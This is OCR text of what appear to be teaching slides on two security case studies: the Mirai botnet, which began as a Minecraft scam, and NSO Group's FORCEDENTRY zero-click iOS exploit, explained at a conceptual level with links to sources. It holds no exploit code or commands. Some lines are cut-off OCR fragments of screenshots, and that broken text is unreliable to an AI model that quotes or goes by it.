
BEN BOURS/WIRED

https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet/

GARRETT M. GRAFF SECURITY 12.13.2017 03:55 PM

How a Dorm Room *Minecraft* Scam Brought Down the Internet

d the internet last fall wasn't t
aft hustle.



BEN BO

om/story/mirai-botnet-minecraft-scam-brought-down-the-internet/

Case study:


FORCEDENTRY (2021)

FORCEDENTRY

- Zero-click iOS exploit
- Device is compromised with no user input required

FORCEDENTRY


A buffer overflow allows for arbitrary memory reads (like back in Computer Systems!) but with a catch…




https://googleprojectzero.blogspot.com/2021/12/a-deep-dive-into-nso-zero-click.html

FORCEDENTRY

The bug only allows for basic bitwise operations on pixels!






https://googleprojectzero.blogspot.com/2021/12/a-deep-dive-into-nso-zero-click.html

FORCEDENTRY


Easy, just build a CPU from scratch!



https://en.wikipedia.org/wiki/74181

FORCEDENTRY

- Created by NSO Group, who build access-as-a-service for governments
- Deployed by *???* against specific human rights activists in Saudi Arabia



https://xkcd.com/2556/